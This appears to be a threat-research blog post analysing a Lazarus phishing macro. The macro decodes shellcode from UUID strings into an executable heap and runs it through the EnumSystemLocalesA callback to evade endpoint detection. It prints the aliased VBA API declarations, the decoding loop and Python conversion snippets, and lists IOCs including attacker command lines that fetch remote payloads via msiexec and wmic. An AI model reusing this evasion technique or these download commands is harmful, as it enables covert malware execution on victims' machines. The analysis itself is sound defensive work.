RIFT: Analysing a Lazarus Shellcode Execution Method

research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/

January 23, 2021

```
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As LongLong, ByVal dwMaximumSize As LongLong) As LongPtr
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As LongLong, ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As LongPtr) As Long
#Else
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As Long, ByVal dwMaximumSize As Long) As Long
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As Long, ByVal dwFlags As Long, ByVal dwBytes As Long) As Long
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As Long) As Long
#End If
```

About the Research and Intelligence Fusion Team (RIFT):
RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IOCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

On January 21st, the following malware sample was shared by CheckPoint research team via Twitter. The post mentions that this loader belongs to Lazarus group. The modus operandi of phishing with macro documents disguised as job descriptions (via LinkedIn), was also recently documented by ESET in their Operation In(ter)ception paper.

> New loader by #Lazarus – Operation In(ter)ception🕵️
> 🔹 Reused decoy and obfuscated macros
> 🔹 Loader compiled on 2021-01-12
> 🔹 Creates a bloated copy of msiexec.exe
> 🔹 Scheduled task with VBS for persistence
> 🔹 Indirect command execution with pcalua.exehttps://t.co/UWVoSOUUxU pic.twitter.com/NNycLbRuPu
>
> — Check Point Research (@_CPResearch_) January 21, 2021

After analysing the macro document, and pivoting on the macro, NCC Group's RIFT identified a number of other similar documents. In these documents we came across an interesting technique being used to execute shellcode from VBA without the use of common "suspicious" APIs, such as `VirtualAlloc`, `WriteProcessMemory` or `CreateThread` – which may be detected by end point protection solutions. Instead, the macro documents abuse "benign" Windows API features to achieve code-execution.

Shellcode Execution Technique

After extracting the macro, we can see that the VBA macro declares a number API calls. An alias is registered in an attempt to make these API calls appear less suspicious.

```
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As LongLong, ByVal dwMaximumSize As LongLong) As LongPtr
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As LongLong, ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As LongPtr) As Long
#Else
Private Declare PtrSafe Function SetDocumentDate Lib "kernel32" _
    Alias "HeapCreate" (ByVal flOptions As Long, ByVal dwInitialSize As Long, ByVal dwMaximumSize As Long) As Long
Private Declare PtrSafe Function ModifyDate Lib "kernel32" _
    Alias "HeapAlloc" (ByVal hHeap As Long, ByVal dwFlags As Long, ByVal dwBytes As Long) As Long
Private Declare PtrSafe Function ChangeDocumentDate Lib "kernel32" _
    Alias "EnumDateFormatsA" (ByVal lpEnumFunc As Any, ByVal Locale As Any, ByVal dwFlags As Any) As Long
Private Declare PtrSafe Function GetDocumentDate Lib "ole32" _
    Alias "CLSIDFromString" (ByVal StringClsid As Any, ByVal Clsid As Long) As Long
#End If
```

Once these are renamed, we can easily see what the macro is doing:


1. First, macro execution is triggered using the "Microsoft Forms 2.0 Frame" ActiveX control, using the `Frame1_Layout` event.
2. Once triggered, it creates a new executable heap via `HeapCreate`
3. It then allocates some memory on the newly created heap using `HeapAlloc`
4. It then calls `FindImage1`, `FindImage2` and `FindImage3` user defined VBA functions

```
If GetImageData() = False Then
    zLL = 0
    zL = 0
    rL = HeapCreate(&H40000, zL, zL)
    ImageNewAddr = HeapAlloc(rL, zL, &H100000)
    ImageAddr = ImageNewAddr
    ImageNewAddr = FindImage1(ImageNewAddr)
    ImageNewAddr = FindImage2(ImageNewAddr)
    ImageNewAddr = FindImage3(ImageNewAddr)
    zLL = EnumSystemLocalesA(ImageAddr, zLL)
    If ThisDocument.ReadOnly = False Then
        SetImageData
        ThisDocument.Save
    End If
End If
```

Looking at the `FindImage` functions, we can notice something interesting. The code is using the `UuidFromStringA` Windows API function, and iterating through a large list of hardcoded UUID values, each time providing a pointer into to the previously allocated heap. This seems interesting as it appears to be a way of writing data to the (executable) heap!

```
ImageData(2279) = "D002B78F-EBA3-D37D-8080-5F3ACB65C557"
ImageData(2280) = "B313CC1E-5999-0F42-A3FC-EC9F04E0CE05"
ImageData(2281) = "F998FD9A-924A-5D86-FC63-D55C996A90C2"
#End If
For idx = 1 To UBound(ImageData)
ret = UuidFromStringA(ImageData(idx), ImageNewAddr)
ImageNewAddr = ImageNewAddr + 16
Next idx
FindImage1 = ImageNewAddr
End Function
```

If we check the Microsoft documentation for the `UuidFromStringA` function, we can see that it takes a string-based UUID and converts it to it's binary representation. It takes a pointer to a UUID, which will be used to return the converted binary data. By providing a pointer to an heap address, this function can be (ab)used to both decode data and write it to memory without using common functions such as `memcpy` or `WriteProcessMemory`.



UuidFromStringA function (rpcdce.h)

12/05/2018 • 2 minutes to read

The **UuidFromString** function converts a string to a UUID.

Syntax

C++

```
RPC_STATUS UuidFromStringA(
  RPC_CSTR StringUuid,
  UUID     *Uuid
);
```

Parameters

`StringUuid`

Pointer to a string representation of a UUID.

`Uuid`

Returns a pointer to a UUID in binary form.

Microsoft uses little-endian byte-order for storing GUIDs in binary form. Converting shellcode bytes to a GUID string in Python is as simple as:


```
>>> u = '\xEF\x8B\x74\x1F\x1C\x48\x01\xFE\x8B\x34\xAE\x48\x01\xF7\x99\xFF'
>>> uuid.UUID(bytes_le=u)
UUID('1f748bef-481c-fe01-8b34-ae4801f799ff')
```

To convert it from a string to bytes:

```
>>> uuid.UUID('1f748bef-481c-fe01-8b34-ae4801f799ff').bytes_le
'\xef\x8bt\x1f\x1cH\x01\xfe\x8b4\xaeH\x01\xf7\x99\xff'
```

Looking back at the main function of the macro, we can see that after decoding the shellcode from UUID values and writing it to the heap, it calls then `EnumSystemLocalesA` .

Again, looking at the MSDN page, we find the following description:



Syntax

C++

```
BOOL EnumSystemLocalesA(
  LOCALE_ENUMPROCA lpLocaleEnumProc,
  DWORD            dwFlags
);
```

Parameters

`lpLocaleEnumProc`

Pointer to an application-defined callback function. For more information, see EnumLocalesProc.

`dwFlags`


Flags specifying the locale identifiers to enumerate. The flags can be used singly or combined using a binary OR. If the application specifies 0 for this parameter, the function behaves as for LCID_SUPPORTED.

From this we can deduce that the `lpLocaleEnumProc` parameter specifies a callback function! By providing the address returned previously by HeapAlloc, this function can be (ab)used to execute shellcode. Searching on the internet reveals that this technique was previously documented by Jeff White. Their blog lists a large number of other APIs which could be abused to achieve a similar result.

Re-Implementing in C

In order to experiment with the techniques used within these macro documents, we wrote a small shellcode execution harness, converting the VBA into C, to demonstrate execution of a benign `calc` shellcode. This may be useful for anyone wishing to study the technique or build further detection logic.


When we run the executable, we can see that the `calc` shellcode is written to the heap and executes when we call `EnumSystemLocalA` :



Decoding the Macro

The following script was created to extract and decode the shellcode from the sample. We confirmed that script works for other related samples we have in our dataset. Whilst some of them (such as the one shared by CheckPoint) are more heavily obfuscated, the shellcode encoding (via GUIDs) is the same.

Executing the extracted shellcode, we can confirm the IOCs that were shared in CheckPoint's original Tweet, as well as the AnyRun report. Florian Roth also shared that this sample is detected with this Sigma rule.



Samples

The following samples were identified:

```
47a342545d8df9c2c1e0e945f2c4fca3a440dc00cff40727abff12d307c8c788
bdf9fffe1c9ffbeec307c536a2369eefb2a2c5d70f33a1646a15d6d152c2a6fa
cabb45c99ffd8dd189e4e3ed5158fac1d0de4e2782dd704b2b595db5f63e2610
949bfce2125d76f2d21084f187c681397d113e1bbdc550694a7bce7f451a6e69
f188eec1268fd49bdc7375fc5b77ded657c150875fede1a4d797f818d2514e88
```

IOCs

Type	Data	File Hash
Folder	C:\ProgramLogs\	N/A
Scheduled Task	C:\Windows\Tasks\ProgramLogsSrv.job	N/A
Command Line	C:\Windows\system32\wscript.EXE “C:\ProgramLogs\PerformLogs.vbs”	N/A
Command Line	C:\ProgramLogs\AdvancedLog.exe /Q /i “hxxp://crmute[.]com/custom.css”	N/A

Command Line	C:\Windows\System32\pcalua.exe -a “C:\ProgramLogs\AdvancedLog” -c /Q /i “hxxp://crmute[.]com/custom.css”	N/A
File	C:\ProgramLogs\NvWatchdog.bin	
File	C:\ProgramLogs\AdvancedLog.exe	d6b55dae813a4acd461d1d36ff7ef2597b6a8112feb07fac0cfc46af963690dc
File	C:\ProgramLogs\PerformLogs.vbs	c0c8a97a04b4d3c7709760fcbe36dc61e3cec294ed4180069131df53b4211da
File	C:\ProgramLogs\wmp.dll	N/A – copy of wmp.dll
Folder	C:\Windows\System32\Tasks\IntelGfx	N/A
Scheduled Task	C:\Windows\Tasks\IntelGfx.job	
File	C:\Intel\hidasvc.exe	N/A – copy of wmic.exe
Scheduled Task	C:\Windows\Tasks\OneDrive_{7F240FD2-1938-3F2C-D928-163749E2C782}.job	
Folder	C:\OneDrive	N/A – copy of wmic.exe
File	C:\Intel\hidasvc.exe	N/A – copy of wmic.exe
Scheduled Task	C:\Windows\Tasks\IntelGfx.job	
Command Line	%COMSPEC% /c Start /miN c:\Intel\hidasvc ENVIRONMENT get STATUS /FORMAT:”hxxps://www.advantims[.]com/GfxCPL.xsl”	N/A
Command Line	%COMSPEC% /c START /MIN C:\OneDrive\OneDriveSync ENVIRONMENT GET STATUS /FORMAT:”hxxps://www.advantims[.]com/Sync.xsl”	

References